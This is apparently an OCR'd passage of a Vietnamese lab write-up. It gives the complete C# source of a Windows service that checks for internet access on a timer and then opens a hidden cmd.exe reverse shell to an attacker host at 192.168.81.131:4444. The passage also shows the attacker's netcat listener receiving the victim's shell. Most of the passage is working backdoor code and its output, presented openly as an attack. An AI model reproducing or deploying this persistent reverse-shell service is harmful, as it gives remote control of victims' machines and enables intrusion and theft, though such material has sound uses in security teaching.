
```
    {
        using (TcpClient client = new TcpClient("192.168.81.131", 4444))
        {
            using (Stream stream = client.GetStream())
            {
                using (StreamReader rdr = new StreamReader(stream))
                {
                    streamWriter = new StreamWriter(stream);

                    StringBuilder strInput = new StringBuilder();

                    Process p = new Process();
                    p.StartInfo.FileName = "cmd.exe";
                    p.StartInfo.CreateNoWindow = true;
                    p.StartInfo.UseShellExecute = false;
                    p.StartInfo.RedirectStandardOutput = true;
                    p.StartInfo.RedirectStandardInput = true;
                    p.StartInfo.RedirectStandardError = true;
                                                        p.OutputDataReceived += new
DataReceivedEventHandler(CmdOutputDataHandler);
                    p.Start();
                    p.BeginOutputReadLine();

                    while (true)
                    {
                        strInput.Append(rdr.ReadLine());
                        //strInput.Append("\n");
                        p.StandardInput.WriteLine(strInput);
                        strInput.Remove(0, strInput.Length);
                    }
                }
            }
        }

                private static void CmdOutputDataHandler(object sendingProcess,
DataReceivedEventArgs outLine)
    {
        StringBuilder strOutput = new StringBuilder();

        if (!String.IsNullOrEmpty(outLine.Data))
        {
            try
            {
                strOutput.Append(outLine.Data);
```

```
            streamWriter.WriteLine(strOutput);
            streamWriter.Flush();
        }
        catch (Exception err) { }
    }
}
```

- Sau khi chạy dịch vụ trên máy Victim (Windows), máy Attacker nhận được kết nối và tạo reverse shell

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.81.131] from (UNKNOWN) [192.168.81.1] 60342
Microsoft Windows [Version 10.0.22631.3296]
(c) Microsoft Corporation. All rights reserved.
```

- Chạy thử command ipconfig và ta nhận được kết quả trả về. Vậy đã tạo được reverse shell thành công



- Toàn bộ đoạn code

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.ServiceProcess;
using System.Text;
using System.Threading.Tasks;
using System.Timers;
```

```
using System.Net.Http;
using System.Net.Sockets;

namespace UITService3
{
   public partial class Service1 : ServiceBase
   {
      Timer timer = new Timer(); // name space(using System.Timers;)
      public Service1()
      {
         InitializeComponent();
      }

      protected override void OnStart(string[] args)
      {
         WriteToFile("Service is started at " + DateTime.Now);
         timer.Elapsed += new ElapsedEventHandler(OnElapsedTime);
         timer.Interval = 1000 * 60 * 0.1; //number in milisecinds
         timer.Enabled = true;
      }
      protected override void OnStop()
      {
         WriteToFile("Service is stopped at " + DateTime.Now);
      }
      private void OnElapsedTime(object source, ElapsedEventArgs e)
      {
         WriteToFile("Service is recall at " + DateTime.Now);
         checkedInternetConnection();
      }
      public void WriteToFile(string Message)
      {
         string path = AppDomain.CurrentDomain.BaseDirectory + "\\Logs";
         if (!Directory.Exists(path))
         {
            Directory.CreateDirectory(path);
         }
                        string filepath = AppDomain.CurrentDomain.BaseDirectory +
"\\Logs\\ServiceLog_" +
         DateTime.Now.Date.ToShortDateString().Replace('/', '_') + ".txt";
         if (!File.Exists(filepath))
         {
            // Create a file to write to.
            using (StreamWriter sw = File.CreateText(filepath))
            {
               sw.WriteLine(Message);
```

```
        }
    }
    else
    {
        using (StreamWriter sw = File.AppendText(filepath))
        {
            sw.WriteLine(Message);
        }
    }
}

private async void checkedInternetConnection()
{
    string url = "https://www.google.com/";
    HttpClient client = new HttpClient();
    try
    {
        HttpResponseMessage response = await client.GetAsync(url);
        if (response.IsSuccessStatusCode)
        {
            WriteToFile("Internet access at " + DateTime.Now);
            CreateReverseShell();
        }
    }
    catch
    {
        WriteToFile("No Internet access at " + DateTime.Now);
    }

    return;
}
static StreamWriter streamWriter;
private void CreateReverseShell()
{
    using (TcpClient client = new TcpClient("192.168.81.131", 4444))
    {
        using (Stream stream = client.GetStream())
        {
            using (StreamReader rdr = new StreamReader(stream))
            {
                streamWriter = new StreamWriter(stream);

                StringBuilder strInput = new StringBuilder();

                Process p = new Process();
```

```
                p.StartInfo.FileName = "cmd.exe";
                p.StartInfo.CreateNoWindow = true;
                p.StartInfo.UseShellExecute = false;
                p.StartInfo.RedirectStandardOutput = true;
                p.StartInfo.RedirectStandardInput = true;
                p.StartInfo.RedirectStandardError = true;
                                                        p.OutputDataReceived += new
DataReceivedEventHandler(CmdOutputDataHandler);
                p.Start();
                p.BeginOutputReadLine();

                while (true)
                {
                   strInput.Append(rdr.ReadLine());
                   //strInput.Append("\n");
                   p.StandardInput.WriteLine(strInput);
                   strInput.Remove(0, strInput.Length);
                }
             }
          }
       }
    }

                private static void CmdOutputDataHandler(object sendingProcess,
DataReceivedEventArgs outLine)
    {
       StringBuilder strOutput = new StringBuilder();

       if (!String.IsNullOrEmpty(outLine.Data))
       {
          try
          {
             strOutput.Append(outLine.Data);
             streamWriter.WriteLine(strOutput);
             streamWriter.Flush();
          }
          catch (Exception err) { }
       }
    }
  }
}
```